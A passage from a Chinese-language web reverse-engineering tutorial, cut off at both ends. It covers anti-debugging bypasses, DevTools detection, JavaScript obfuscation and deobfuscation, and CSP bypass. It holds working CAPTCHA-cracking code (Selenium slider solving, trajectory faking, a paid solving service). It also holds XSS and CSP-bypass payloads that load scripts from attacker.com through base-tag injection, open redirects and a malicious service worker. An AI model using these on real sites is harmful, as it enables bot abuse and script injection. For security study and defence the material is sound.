 eval("debugger");
}, 50);
```

## 方式 4: 时间检测

```
setInterval(function () {
 var start = new Date();
 debugger;
 var end = new Date();

 // 检测时间差, 判断是否在调试
 if (end - start > 100) {
 console.log("Developer tools detected!");
 // 清空页面或重定向
 document.body.innerHTML = "";
 window.location.href = "about:blank";
 }
}, 1000);
```

## 7.2 绕过反调试的方法

### 方法 1: 禁用所有断点

---

### Chrome DevTools 操作:

1. 打开 Sources 面板
2. 点击右侧的"Deactivate breakpoints"按钮 (快捷键 Ctrl+F8)
3. 所有 debugger 语句将被忽略

### 方法 2: Never Pause Here (永不在此暂停)

1. 在 debugger 行右键
  2. 选择 "Never pause here"
  3. 该行的 debugger 将被忽略

### 方法 3: 条件断点覆盖

1. 在 debugger 行设置条件断点
  2. 条件设为 `false`
  3. 断点将永不触发

### 方法 4: Hook Function 构造器

```
// 在页面加载前注入（通过浏览器扩展或 Fiddler）
(function () {
 var originalFunction = window.Function;
 window.Function = function () {
 var args = Array.prototype.slice.call(arguments);
 var code = args[args.length - 1];

 // 检测并移除 debugger
 if (code && typeof code === "string" && code.includes("debugger")) {
 console.log("Blocked debugger:", code);
 args[args.length - 1] = code.replace(/debugger/g, "");
 }

 return originalFunction.apply(this, args);
 };

 // 处理 eval
 var originalEval = window.eval;
 window.eval = function (code) {
 if (typeof code === "string" && code.includes("debugger")) {
 console.log("Blocked eval debugger:", code);
 code = code.replace(/debugger/g, "");
 }
 return originalEval.call(this, code);
 };
})();
```

## 方法 5: 本地文件替换

使用 Fiddler/Charles 替换 JavaScript 文件:

```
// 1. 保存原始 JS 文件
// 2. 移除所有 debugger 语句
// 3. 使用 Fiddler AutoResponder 替换

// Fiddler AutoResponder 规则:
// REGEX:https://example.com/js/protect.js
// 本地文件路径: C:\temp\protect_cracked.js
```

## 方法 6: Chrome DevTools Protocol (CDP)

```
from selenium import webdriver
from selenium.webdriver.chrome.options import Options

chrome_options = Options()
chrome_options.add_experimental_option('excludeSwitches', ['enable-automation'])
chrome_options.add_experimental_option('useAutomationExtension', False)

driver = webdriver.Chrome(options=chrome_options)

禁用 debugger
driver.execute_cdp_cmd('Debugger.disable', {})

设置断点行为
driver.execute_cdp_cmd('Debugger.setBreakpointsActive', {'active': False})

driver.get('https://example.com')
```

### 方法 7: 重写 debugger (Proxy)

```
// 使用 Proxy 拦截 debugger
(function () {
 var handler = {
 construct: function (target, args) {
 var code = args[args.length - 1];
 if (typeof code === "string") {
 code = code.replace(/debugger/g, "");
 args[args.length - 1] = code;
 }
 return new target(...args);
 },
 };
 window.Function = new Proxy(Function, handler);
})();
```

### 参考资源:

- 浏览器反调试绕过无限 debugger 及代码执行器检测
- 绕过 JavaScript debugger 三种解决方法
- JS 逆向: 常见无限 Debugger 以及绕过方法
- 几种常见的前端反调试方法及突破方式

## 7.3 检测开发者工具

### 检测方法 1: 窗口尺寸检测

```
function detectDevTools() {
 var widthThreshold = window.outerWidth - window.innerWidth > 160;
 var heightThreshold = window.outerHeight - window.innerHeight > 160;

 if (widthThreshold || heightThreshold) {
 console.log("DevTools detected!");
 return true;
 }
 return false;
}

setInterval(detectDevTools, 1000);
```

### 检测方法 2: console.log 时间检测

```
var devtools = { open: false };

var checkStatus = function () {
 var element = new Image();
 Object.defineProperty(element, "id", {
 get: function () {
 devtools.open = true;
 },
 });
 console.log("%c", element);
 console.clear();
};

setInterval(function () {
 devtools.open = false;
 checkStatus();

 if (devtools.open) {
 console.log("DevTools detected!");
 // 执行反制措施
 }
}, 1000);
```

绕过方法: 使用无头浏览器或禁用 console 输出

```
// Hook console.log
console.log = function () {};
console.warn = function () {};
console.error = function () {};
```

## 8. 验证码技术

### 8.1 验证码类型

现代验证码主要分为以下几类：

1. 图形验证码：最传统的验证码，包含扭曲文字、噪点等
2. 滑块验证码：拖动滑块拼合图片（如极验、网易易盾）
3. 点选验证码：按顺序点击特定文字或物体
4. 行为验证码：分析用户行为轨迹（鼠标移动、点击模式）
5. 智能验证码：无感验证，通过设备指纹和行为分析判断

### 8.2 主流验证码服务商

服务商	类型	特点	破解难度
极验 (GeeTest)	滑块、点选、智能	行为轨迹分析、多维度风控	★★★★★
网易易盾	滑块、点选、智能	图像乱序、背景融合	★★★★★
阿里云盾	滑块、智能	风控引擎、设备指纹	★★★★★
腾讯天御	滑块、点选、智能	交互动态加载	★★★★★
点触验证码	滑块、点选	多种验证方式	★★★★☆
Google reCAPTCHA v3	智能	无感验证、风险评分	★★★★☆

### 8.3 滑块验证码原理与破解

极验滑块验证码工作流程：

1. 用户访问页面
2. 加载验证码组件
3. 显示缺口图片和滑块
4. 用户拖动滑块
5. 记录轨迹数据：
  - 鼠标移动轨迹
  - 速度变化
  - 加速度
  - 时间戳
6. 提交轨迹到服务器验证
7. 服务器分析行为特征：
  - 轨迹是否平滑
  - 速度是否自然
  - 是否符合人类行为
8. 返回验证结果

破解方法：

方法 1：图像识别 + 轨迹模拟

```
from selenium import webdriver
from selenium.webdriver.common.action_chains import ActionChains
from selenium.webdriver.common.by import By
from PIL import Image
import cv2
import numpy as np
import time
import random

class SliderCracker:
 def __init__(self, driver):
 self.driver = driver

 def get_gap_distance(self, bg_img, slide_img):
 """计算缺口距离"""
 # 1. 转换为灰度图
 bg_gray = cv2.cvtColor(np.array(bg_img), cv2.COLOR_RGB2GRAY)
 slide_gray = cv2.cvtColor(np.array(slide_img), cv2.COLOR_RGB2GRAY)

 # 2. 边缘检测
 bg_edges = cv2.Canny(bg_gray, 100, 200)

 # 3. 模板匹配
 result = cv2.matchTemplate(bg_edges, slide_gray, cv2.TM_CCOEFF_NORMED)
 min_val, max_val, min_loc, max_loc = cv2.minMaxLoc(result)

 # 4. 返回匹配位置 (缺口距离)
 return max_loc[0]

 def get_track(self, distance):
 """生成拖动轨迹 (模拟人类行为) """
 track = []
 current = 0
 mid = distance * 4 / 5 # 减速点
 t = 0.2 # 时间间隔
 v = 0 # 初速度

 while current < distance:
 if current < mid:
 a = 2 # 加速度
 else:
 a = -3 # 减速

 v0 = v
 v = v0 + a * t
 move = v0 * t + 1/2 * a * t * t
 current += move

 track.append(round(move))

 return track
```

```
def move_slider(self, slider, track):
 """移动滑块"""
 ActionChains(self.driver).click_and_hold(slider).perform()

 for x in track:
 ActionChains(self.driver).move_by_offset(xoffset=x, yoffset=0).perform()
 time.sleep(random.uniform(0.001, 0.002))

 # 随机抖动（模拟人类修正）
 for _ in range(3):
 ActionChains(self.driver).move_by_offset(
 xoffset=random.uniform(-2, 2),
 yoffset=random.uniform(-2, 2)
).perform()
 time.sleep(random.uniform(0.01, 0.02))

 ActionChains(self.driver).release().perform()

def crack(self):
 """破解滑块验证码"""
 # 1. 等待验证码加载
 time.sleep(2)

 # 2. 获取背景图和滑块图
 bg_element = self.driver.find_element(By.CLASS_NAME, 'geetest_canvas_bg')
 slide_element = self.driver.find_element(By.CLASS_NAME,
 'geetest_canvas_slice')

 # 3. 截图
 bg_img = Image.open(BytesIO(bg_element.screenshot_as_png))
 slide_img = Image.open(BytesIO(slide_element.screenshot_as_png))

 # 4. 计算缺口距离
 distance = self.get_gap_distance(bg_img, slide_img)

 # 5. 生成轨迹
 track = self.get_track(distance - 7) # 减去滑块宽度

 # 6. 拖动滑块
 slider = self.driver.find_element(By.CLASS_NAME, 'geetest_slider_button')
 self.move_slider(slider, track)

 # 7. 等待验证结果
 time.sleep(2)
```

## 方法 2: 深度学习识别

```
import tensorflow as tf
from tensorflow.keras import layers, models

class CaptchaCNN:
 def __init__(self):
 self.model = self.build_model()

 def build_model(self):
 """构建 CNN 模型"""
 model = models.Sequential([
 layers.Conv2D(32, (3, 3), activation='relu', input_shape=(60, 260, 3)),
 layers.MaxPooling2D((2, 2)),
 layers.Conv2D(64, (3, 3), activation='relu'),
 layers.MaxPooling2D((2, 2)),
 layers.Conv2D(64, (3, 3), activation='relu'),
 layers.Flatten(),
 layers.Dense(64, activation='relu'),
 layers.Dense(1, activation='linear') # 输出缺口位置
])

 model.compile(
 optimizer='adam',
 loss='mse',
 metrics=['mae']
)

 return model

 def train(self, X_train, y_train, epochs=50):
 """训练模型"""
 self.model.fit(
 X_train, y_train,
 epochs=epochs,
 validation_split=0.2
)

 def predict_gap(self, image):
 """预测缺口位置"""
 image = np.expand_dims(image, axis=0)
 return self.model.predict(image)[0][0]
```

### 方法 3: 打码平台

```
import requests

class OCRService:
 def __init__(self, api_key):
 self.api_key = api_key
 self.api_url = 'http://api.ttshitu.com/predict'

 def recognize_slider(self, bg_img_path, slide_img_path):
 """使用打码平台识别滑块验证码"""
 with open(bg_img_path, 'rb') as f:
 bg_img = f.read()
 with open(slide_img_path, 'rb') as f:
 slide_img = f.read()

 data = {
 'username': 'your_username',
 'password': 'your_password',
 'typeid': '33', # 滑块验证码类型
 'image': base64.b64encode(bg_img).decode(),
 'slide': base64.b64encode(slide_img).decode()
 }

 response = requests.post(self.api_url, json=data)
 result = response.json()

 return result['data']['result'] # 返回缺口距离
```

## 8.4 点选验证码

原理: 用户需要按顺序点击指定的文字或图片。

破解方法:

```
from paddleocr import PaddleOCR

class ClickCaptchaCracker:
 def __init__(self):
 self.ocr = PaddleOCR(use_angle_cls=True, lang='ch')

 def recognize_text(self, image_path):
 """识别图片中的文字位置"""
 result = self.ocr.ocr(image_path, cls=True)

 text_positions = []
 for line in result:
 for word_info in line:
 box = word_info[0] # 坐标
 text = word_info[1][0] # 文字
 confidence = word_info[1][1] # 置信度

 # 计算中心点
 center_x = (box[0][0] + box[2][0]) / 2
 center_y = (box[0][1] + box[2][1]) / 2

 text_positions.append({
 'text': text,
 'x': center_x,
 'y': center_y,
 'confidence': confidence
 })

 return text_positions

 def click_sequence(self, driver, target_texts, positions):
 """按顺序点击指定文字"""
 for target_text in target_texts:
 for pos in positions:
 if pos['text'] == target_text:
 # 点击该位置
 element = driver.find_element(By.CLASS_NAME, 'captcha-image')
 ActionChains(driver).move_to_element_with_offset(
 element,
 pos['x'],
 pos['y']
).click().perform()
 time.sleep(0.5)
 break
```

## 8.5 行为验证码

检测维度:

1. 鼠标轨迹: 曲线是否平滑、是否符合贝塞尔曲线

2. 速度变化: 是否有加速度变化
3. 点击时机: 何时开始拖动、何时释放
4. 设备指纹: Canvas、WebGL、字体列表等
5. 环境信息: IP、User-Agent、浏览器版本
6. 历史行为: 该用户/IP 的历史验证记录

对抗策略:

```
import numpy as np
import random

class HumanBehaviorSimulator:
 @staticmethod
 def bezier_curve(start, end, control_points, steps=100):
 """生成贝塞尔曲线轨迹"""
 points = [start] + control_points + [end]
 n = len(points) - 1
 curve = []

 for t in np.linspace(0, 1, steps):
 point = [0, 0]
 for i, p in enumerate(points):
 binomial = np.math.comb(n, i) * (1 - t)**(n - i) * t**i
 point[0] += binomial * p[0]
 point[1] += binomial * p[1]
 curve.append(point)

 return curve

 @staticmethod
 def add_random_jitter(track, max_jitter=2):
 """添加随机抖动"""
 jittered_track = []
 for point in track:
 jittered_track.append([
 point[0] + random.uniform(-max_jitter, max_jitter),
 point[1] + random.uniform(-max_jitter, max_jitter)
])
 return jittered_track

 @staticmethod
 def simulate_drag(driver, element, distance):
 """模拟人类拖动行为"""
 # 1. 生成控制点
 control_points = [
 [random.uniform(distance * 0.3, distance * 0.4), random.uniform(-5, 5)],
 [random.uniform(distance * 0.6, distance * 0.7), random.uniform(-5, 5)]
]

 # 2. 生成曲线
 curve = HumanBehaviorSimulator.bezier_curve(
 [0, 0], [distance, 0], control_points
)

 # 3. 添加抖动
 curve = HumanBehaviorSimulator.add_random_jitter(curve)

 # 4. 执行拖动
 ActionChains(driver).click_and_hold(element).perform()
```

```
for point in curve:
 ActionChains(driver).move_by_offset(
 point[0] - last_x,
 point[1] - last_y
).perform()
 time.sleep(random.uniform(0.001, 0.003))
 last_x, last_y = point

5. 释放前的停顿
time.sleep(random.uniform(0.1, 0.3))
ActionChains(driver).release().perform()
```

## 8.6 成本分析

验证码类型	破解成本 (2025)	成功率	说明
普通图形验证码	¥0.001-0.005/次	95%+	OCR 识别
滑块验证码 (无风控)	¥0.01-0.05/次	80-90%	图像识别 + 轨迹模拟
极验/易盾 (带风控)	¥1-5/次	60-80%	深度学习 + 行为模拟
智能验证码	¥5-20/次	40-60%	需要大量设备指纹伪造

对比: 智能带风控的验证码破解成本是普通验证码的 100-1000 倍。

参考资源:

- 2025 最新滑块验证码、图形验证码解决方案
- 使用 Python + Selenium 破解滑块验证码
- 验证码哪家强? 六大验证平台评测
- 滑块验证码能被机器破解吗

## 相关章节

- 浏览器指纹识别

- TLS 指纹识别
- Canvas 指纹技术
- 代理池管理
- JavaScript Hook 技术

## [R37] Frontend Hardening

# R37: 前端加固技术详解

## 概述

前端加固是保护 Web 应用代码和逻辑不被轻易分析的技术集合。随着前端应用复杂度增加，越来越多的业务逻辑移至前端，代码保护变得尤为重要。本章介绍主流的前端加固手段、实现原理及逆向分析方法。

## 代码混淆 (Code Obfuscation)

### 1. 变量名混淆 (Identifier Mangling)

原理: 将有意义的变量名、函数名替换为无意义的短字符。

示例:

```
// 原始代码
function calculateUserAge(birthYear) {
 const currentYear = new Date().getFullYear();
 return currentYear - birthYear;
}

// 混淆后
function _0x3a2b(_0x1c4d, _0x5e6f) {
 const _0x7a8b = new Date().getFullYear();
 return _0x7a8b - _0x1c4d;
}
```

工具:

- JavaScript Obfuscator
- Terser (压缩器, 部分混淆)

- 
- Closure Compiler

破解方法:

- 重命名为有意义的名称
- 使用 IDE 的重构功能
- 通过上下文推断变量用途

## 2. 字符串加密 (String Encryption)

原理: 将字符串加密存储, 运行时解密使用。

示例:

```
// 原始代码
const apiUrl = "https://api.example.com/users";
fetch(apiUrl);

// 混淆后
const _0x4a2c = ["aHR0cHM6Ly9hcGkuZXhhbXBsZS5jb20vdXNlcnM="];
const _0x1b3d = function (_0x2c4e) {
 return atob(_0x2c4e);
};
fetch(_0x1b3d(_0x4a2c[0]));
```

常见编码方式:

- Base64
- 自定义编码表
- XOR 加密
- RC4 流密码

破解方法:

```
// Hook 解密函数
const original_atob = window.atob;
window.atob = function (str) {
 const result = original_atob(str);
 console.log("Decoded:", str, "->", result);
 return result;
};

// 或者直接调用解密函数
_0x1b3d(_0x4a2c[0]); // 查看结果
```

### 3. 控制流平坦化 (Control Flow Flattening)

原理: 打乱代码执行顺序, 使用 switch-case 或状态机结构。

示例:

```
// 原始代码
function process(data) {
 let result = validate(data);
 result = transform(result);
 result = encrypt(result);
 return result;
}

// 平坦化后
function process(data) {
 let _0x1 = 0;
 let result;
 while (true) {
 switch (_0x1) {
 case 0:
 result = validate(data);
 _0x1 = 2;
 break;
 case 2:
 result = transform(result);
 _0x1 = 1;
 break;
 case 1:
 result = encrypt(result);
 _0x1 = 3;
 break;
 case 3:
 return result;
 }
 }
}
```

破解方法:

- 符号执行恢复控制流
- 动态调试追踪执行路径
- 使用 AST 分析工具重构

## 4. 僵尸代码注入 (Dead Code Injection)

原理: 插入永远不会执行的代码, 增加分析难度。

示例:

```
function login(username, password) {
 // 真实逻辑
 if (username && password) {
 return authenticate(username, password);
 }

 // 僵尸代码（永远不会执行）
 if (false) {
 console.log("This code never runs");
 fetch("/fake-endpoint");
 const fake = CryptoJS.MD5(username).toString();
 }

 // 更多僵尸代码
 return void 0;
}
```

破解方法:

- 代码覆盖率分析
- 动态执行追踪
- 删减不可达代码

## 5. 常量折叠反混淆 (Constant Unfolding)

原理: 将简单常量拆分为复杂表达式。

示例:

```
// 原始
const timeout = 5000;

// 混淆后
const timeout = 0x3e8 * 0x5 + (0x1f4 - 0x64) + (0xc8 | 0x32);
// = (1000 * 5) + (500 - 100) + (200 | 50)
```

破解方法:

```
// 使用 JavaScript 引擎自动计算
console.log(0x3e8 * 0x5 + (0x1f4 - 0x64) + (0xc8 | 0x32));
```

## 6. 对象键隐藏

原理: 使用计算属性名隐藏对象键。

示例:

```
// 原始
const config = {
 apiKey: "secret123",
 endpoint: "/api/data",
};

// 混淆后
const _0x1a = ["apiKey", "endpoint"];
const config = {
 [_0x1a[0]]: "secret123",
 [_0x1a[1]]: "/api/data",
};
```

## JavaScript 虚拟机保护 (VM Protection)

原理

将 JavaScript 代码编译为自定义字节码，运行时由虚拟机解释执行。

流程:

```
原始代码 → 编译器 → 字节码 → 虚拟机 → 执行
```

实现架构

1. 字节码设计:

```
// 示例字节码指令集
const OPCODES = {
 PUSH: 0x01, // 压栈
 POP: 0x02, // 出栈
 ADD: 0x03, // 加法
 SUB: 0x04, // 减法
 CALL: 0x05, // 函数调用
 RET: 0x06, // 返回
 JMP: 0x07, // 跳转
 LOAD: 0x08, // 加载变量
 STORE: 0x09, // 存储变量
};
```

## 2. 虚拟机实现:

```
class VM {
 constructor(bytecode) {
 this.bytecode = bytecode;
 this.stack = [];
 this.pc = 0; // Program Counter
 this.vars = {};
 }

 execute() {
 while (this.pc < this.bytecode.length) {
 const opcode = this.bytecode[this.pc++];

 switch (opcode) {
 case OPCODES.PUSH:
 const value = this.bytecode[this.pc++];
 this.stack.push(value);
 break;

 case OPCODES.ADD:
 const b = this.stack.pop();
 const a = this.stack.pop();
 this.stack.push(a + b);
 break;

 case OPCODES.CALL:
 const funcId = this.bytecode[this.pc++];
 this.callFunction(funcId);
 break;

 // 其他指令...
 }
 }
 }
}
```

### 3. 编译器:

```
function compile(ast) {
 const bytecode = [];

 function visit(node) {
 switch (node.type) {
 case "BinaryExpression":
 visit(node.left);
 visit(node.right);
 bytecode.push(getOpcode(node.operator));
 break;

 case "Literal":
 bytecode.push(OPCODES.PUSH);
 bytecode.push(node.value);
 break;

 // 其他节点类型...
 }
 }

 visit(ast);
 return bytecode;
}
```

## 商业化虚拟机保护

### JScrambler:

- 多层虚拟机嵌套
- 自修改代码
- 反调试检测

### JShaman:

- 原生代码混合 (Node.js 插件)
- 代码加密
- 运行时解密

详见 [JavaScript 虚拟机保护](#)

## WebAssembly 编译

原理: 将核心逻辑编译为 WebAssembly 二进制格式。

优势:

- 接近原生性能
- 二进制格式, 难以逆向
- 跨平台支持

示例:

```
// C 代码
int encrypt(int data, int key) {
 return (data ^ key) + 0x5A5A;
}
```

编译为 WebAssembly:

```
emcc encrypt.c -o encrypt.js -s EXPORTED_FUNCTIONS='["_encrypt"]'
```

在 JavaScript 中调用:

```
const Module = require("./encrypt.js");
Module.onRuntimeInitialized = () => {
 const result = Module._encrypt(12345, 67890);
 console.log("Encrypted:", result);
};
```

详见 [WebAssembly 逆向](#)

## 高级保护技术

### 1. 代码分片 (Code Splitting)

原理: 将代码分散到多个文件, 动态加载。

示例:

```
// 主文件只包含加载器
const loader = {
 async loadModule(name) {
 const response = await fetch(`/modules/${name}.js`);
 const code = await response.text();
 return eval(code);
 },
};

// 使用时动态加载
const crypto = await loader.loadModule("crypto");
crypto.encrypt(data);
```

### 2. 环境检测与反调试

检测 DevTools:

```
// 方法1: 检测窗口尺寸
(function () {
 const threshold = 160;
 setInterval(() => {
 if (
 window.outerHeight - window.innerHeight > threshold ||
 window.outerWidth - window.innerWidth > threshold
) {
 console.log("DevTools detected!");
 debugger; // 触发断点
 }
 }, 1000);
})();

// 方法2: 利用 toString 检测
(function () {
 const element = new Image();
 Object.defineProperty(element, "id", {
 get: function () {
 console.log("DevTools detected via property access!");
 debugger;
 },
 });
 console.log(element);
})();

// 方法3: 检测 console
(function () {
 const before = new Date();
 debugger;
 const after = new Date();

 if (after - before > 100) {
 console.log("Debugger detected!");
 window.location = "about:blank";
 }
})();
```

检测自动化工具:

```
// 检测 Selenium
if (navigator.webdriver) {
 console.log("Selenium detected!");
}

// 检测 Puppeteer/Playwright
if (window.navigator.plugins.length === 0) {
 console.log("Headless browser detected!");
}

// 检测 PhantomJS
if (window.callPhantom || window._phantom) {
 console.log("PhantomJS detected!");
}
```

### 3. 时间锁 (Time Lock)

原理: 代码在特定时间后失效。

示例:

```
(function () {
 const expiryDate = new Date("2025-12-31");
 const now = new Date();

 if (now > expiryDate) {
 throw new Error("This code has expired");
 }

 // 正常逻辑
})();
```

### 4. 域名绑定 (Domain Lock)

原理: 代码只在特定域名下运行。

示例:

```
(function () {
 const allowedDomains = ["example.com", "www.example.com"];
 const currentDomain = window.location.hostname;

 if (!allowedDomains.includes(currentDomain)) {
 throw new Error("Unauthorized domain");
 }
})();
```

## 5. 代码完整性校验

原理: 检测代码是否被修改。

示例:

```
function checkIntegrity() {
 const scriptContent = document.querySelector("script").textContent;
 const hash = CryptoJS.SHA256(scriptContent).toString();

 const expectedHash = "abc123..."; // 预先计算的哈希
 if (hash !== expectedHash) {
 throw new Error("Code tampering detected!");
 }
}

checkIntegrity();
```

# 逆向分析方法

## 1. 自动化反混淆工具

- Prettier: 美化代码
- webcrack: 自动反混淆
- de4js: 多种混淆器的反混淆
- JSNice: 变量重命名

使用示例:

```
使用 webcrack
npx webcrack input.js -o output.js

使用 de4js
访问 https://lelinhtinh.github.io/de4js/
```

## 2. 手动分析流程

### 步骤 1: 美化代码

```
// 使用 Prettier 或 JS Beautifier
```

### 步骤 2: 字符串解密

```
// Hook 解密函数
const _decode = window._0x1a2b;
window._0x1a2b = function () {
 const result = _decode.apply(this, arguments);
 console.log("Decoded:", result);
 return result;
};
```

### 步骤 3: 控制流还原

- 使用调试器单步执行
- 绘制控制流图
- AST 转换工具

### 步骤 4: 变量重命名

```
// 通过上下文推断变量含义
// 使用 IDE 批量重命名
```

## 3. 动态分析

Hook 关键函数:

```
// Hook fetch
const originalFetch = window.fetch;
window.fetch = function (...args) {
 console.log("Fetch:", args);
 return originalFetch.apply(this, args);
};

// Hook WebSocket
const originalWebSocket = window.WebSocket;
window.WebSocket = function (url) {
 console.log("WebSocket:", url);
 return new originalWebSocket(url);
};

// Hook eval
const originalEval = window.eval;
window.eval = function (code) {
 console.log("Eval:", code);
 return originalEval(code);
};
```

## 最佳实践

### 开发者（加固方）

#### 1. 多层防护:

- 混淆 + 虚拟机 + WebAssembly
- 不要依赖单一保护

#### 2. 关键代码服务器端:

- 敏感算法放在后端
- 前端只做展示

#### 3. 定期更新:

- 混淆策略定期变化
- 检测绕过方法并更新

---

#### 4. 性能平衡:

- 过度混淆影响性能
- 评估保护强度与性能损失

## 逆向分析者

### 1. 自动化优先:

- 先尝试自动化工具
- 节省时间成本

### 2. 动态分析为主:

- Hook 关键函数
- 运行时观察行为

### 3. 分模块攻克:

- 识别核心逻辑
- 其他部分可以忽略

### 4. 合法合规:

- 仅在授权范围内分析
  - 遵守法律法规
- 

## 常见问题

Q: 前端加固能完全防止逆向吗?

A: 不能。前端代码最终在用户浏览器中执行，理论上可以被完全逆向。加固只能提高逆向难度和成本，延缓攻击者，但无法完全阻止。

---

---

Q: 哪种加固方式最有效？

A: 没有绝对最有效的单一方法。最佳实践是：

1. 多层防护（混淆 + VM + Wasm）
2. 关键逻辑服务器端处理
3. 定期更新防护策略

Q: 混淆会影响性能吗？

A: 会。不同程度的混淆影响不同：

- 变量名混淆：几乎无影响
- 控制流平坦化：显著影响（10-50%）
- 虚拟机保护：重大影响（2-10 倍慢）

需要在安全性和性能间权衡。

Q: 如何检测代码是否被混淆？

A:

```
// 检测特征
const indicators = {
 shortVarNames: /^[a-z_$][0-9]{1,4}$/.test(someVar),
 hexStrings: code.includes("\x"),
 evalUsage: code.includes("eval()"),
 longLines: code.split("\n").some((l) => l.length > 500),
 switchCases: (code.match(/switch/g) || []).length > 10,
};

console.log("Obfuscation indicators:", indicators);
```

## 相关章节

- JavaScript 虚拟机保护
- WebAssembly 逆向
- JavaScript 反混淆
- 浏览器调试技巧
- AST 分析与转换

## [R38] CSP Bypass

# R38: CSP 绕过技术

## 概述

内容安全策略 (Content Security Policy, CSP) 是一种重要的 Web 安全机制，用于防御 XSS 和数据注入攻击。然而，配置不当的 CSP 可能被绕过。本文介绍 CSP 的工作原理以及常见的绕过技术。

## 基础概念

### 定义

CSP (Content Security Policy) 是一个额外的安全层，通过 HTTP 响应头或 meta 标签指定浏览器可以从哪些来源加载资源。它是一种白名单机制，能有效减少 XSS 攻击面。

基本语法:

```
Content-Security-Policy: directive source; directive source
```

常见指令:

- `default-src` : 默认策略
- `script-src` : JavaScript 来源
- `style-src` : CSS 来源
- `img-src` : 图片来源
- `connect-src` : XMLHttpRequest、WebSocket 等连接来源
- `font-src` : 字体来源

- 
- `object-src` : `<object>` , `<embed>` , `<applet>` 来源
  - `media-src` : `<audio>` , `<video>` 来源
  - `frame-src` : 框架来源

## 核心原理

### CSP 工作流程

1. 服务器发送 CSP 头部
2. 浏览器解析策略
3. 浏览器检查每个资源加载请求
4. 违反策略的请求被阻止
5. 违规报告 (如配置了 `report-uri`)

### CSP 级别

- CSP Level 1 (2012): 基础指令, 白名单机制
  - CSP Level 2 (2015): 添加 `nonce` 和 `hash`, 更多指令
  - CSP Level 3 (草案): `strict-dynamic` , `unsafe-hashes` 等
-

## 详细内容

### CSP 配置示例

#### 严格 CSP (推荐)

```
Content-Security-Policy:
 default-src 'none';
 script-src 'nonce-random123' 'strict-dynamic';
 style-src 'nonce-random456';
 img-src 'self' https:;
 font-src 'self';
 connect-src 'self';
 base-uri 'none';
 form-action 'self';
```

#### 宽松 CSP (易受攻击)

```
Content-Security-Policy:
 default-src 'self';
 script-src 'self' 'unsafe-inline' 'unsafe-eval' https://cdn.example.com;
```

### 主要绕过技术

#### 1. 利用白名单 CDN

如果 CSP 允许某些 CDN，攻击者可以寻找该 CDN 上的可利用脚本。

易受攻击的配置:

```
Content-Security-Policy: script-src 'self' https://cdnjs.cloudflare.com
```

绕过方法:

```
<!-- 利用 CDN 上的 AngularJS -->
<script src="https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.6.1/
angular.min.js"></script>
<div ng-app ng-csp={{ constructor.constructor('alert(1')()) }}></div>

<!-- 利用 JSONP 端点 -->
<script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.6.0/jquery.min.js"></
script>
<script src="https://www.google.com/complete/search?
client=chrome&q=hello&callback=alert"></script>
```

常见可利用的库:

- AngularJS: 模板注入
- jQuery: JSONP
- Prototype.js: DOM 注入
- Google Analytics: `_gaq.push`

## 2. 利用 `unsafe-inline` 和 `unsafe-eval`

易受攻击的配置:

```
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
```

绕过方法:

```
<!-- unsafe-inline 允许内联脚本 -->
<script>
 alert(document.domain);
</script>

<!-- unsafe-eval 允许 eval -->
<script>
 eval("alert(1)");
</script>
<script>
 setTimeout("alert(1)", 0);
</script>
<script>
 Function("alert(1"))();
</script>
```

### 3. Base 标签注入

如果 CSP 没有设置 `base-uri`，可以通过注入 `<base>` 标签劫持相对路径。

易受攻击的配置:

```
Content-Security-Policy: script-src 'self'
```

绕过方法:

```
<!-- 原始页面有相对路径脚本 -->
<!-- <script src="/js/app.js"></script> -->

<!-- 注入 base 标签 -->
<base href="https://attacker.com/" />

<!-- 现在 /js/app.js 会从 https://attacker.com/js/app.js 加载 -->
```

防御: 设置 `base-uri 'none'` 或 `base-uri 'self'`

### 4. 利用 Nonce 重用

如果同一个 nonce 在多个脚本中重用，攻击者可以注入使用相同 nonce 的脚本。

易受攻击的代码:

```
<!-- 服务器使用固定或可预测的 nonce -->
<script nonce="abc123" src="/static/app.js"></script>

<!-- 攻击者注入 -->
<script nonce="abc123">
 alert(1);
</script>
```

防御: 每个请求生成随机 nonce

### 5. 利用 Script Gadgets

某些框架或库提供的功能可以被滥用来执行代码。

示例: AngularJS (CSP 模式):

```
<div ng-app ng-csp>{{ constructor.constructor('alert(1)')() }}</div>
```

示例: Vue.js:

```
<div id="app">{{ constructor.constructor('alert(1)')() }}</div>
<script src="https://cdn.jsdelivr.net/npm/vue@2"></script>
<script>
 new Vue({ el: "#app" });
</script>
```

## 6. 利用 Dangling Markup

通过不闭合标签来"吸收"后续内容。

示例:

```
<!-- 注入点 -->
<input value="[INJECTION]">

<!-- 注入内容 -->
<input value=<base href='https://attacker.com/'>

<!-- 后续所有相对链接将指向攻击者服务器 -->
```

## 7. 利用 iframe 和 srcdoc

易受攻击的配置:

```
Content-Security-Policy: script-src 'self'
```

绕过方法:

```
<iframe srcdoc=<script>alert(origin)</script>></iframe>
```

注意: `srcdoc` 继承父页面的 CSP, 但某些浏览器实现有缺陷。

防御: 设置 `frame-src` 和 `child-src`

## 8. 利用重定向

如果白名单域名存在开放重定向漏洞:

易受攻击的配置:

```
Content-Security-Policy: script-src 'self' https://trusted.com
```

绕过方法:

```
<!-- trusted.com 有开放重定向 -->
<script src="https://trusted.com/redirect?url=https://attacker.com/evil.js"></script>
```

## 9. 利用 `data:` URI

易受攻击的配置:

```
Content-Security-Policy: script-src 'self' data:
```

绕过方法:

```
<script src="data:text/javascript,alert(1)"></script>
<object data="data:text/html,<script>alert(1)</script>"></object>
```

防御: 避免在 `script-src` 中使用 `data:`

## 10. 利用 Service Worker

Service Worker 可以拦截和修改网络请求。

绕过方法:

```
// 注册恶意 Service Worker
navigator.serviceWorker.register("/evil-sw.js");

// evil-sw.js
self.addEventListener("fetch", (event) => {
 if (event.request.url.includes("legitimate.js")) {
 event.respondWith(new Response("alert(1)"));
 }
});
```

防御: 严格限制 Service Worker 的来源

## 实战示例

### 示例 1: 检测 CSP 配置

```
// 提取页面的 CSP 策略
function getCSP() {
 // 方法1: 从 meta 标签
 const metaCSP = document.querySelector(
 'meta[http-equiv="Content-Security-Policy"]'
);
 if (metaCSP) {
 console.log("Meta CSP:", metaCSP.content);
 }

 // 方法2: 通过违规测试
 const img = new Image();
 img.onerror = () => console.log("Image blocked by CSP");
 img.src = "https://attacker.com/test.jpg";

 // 方法3: 查看控制台错误
 console.log("Check console for CSP violations");
}

getCSP();
```

## 示例 2: 自动化 CSP 绕过测试

```
// CSP Bypass Checker
const payloads = [
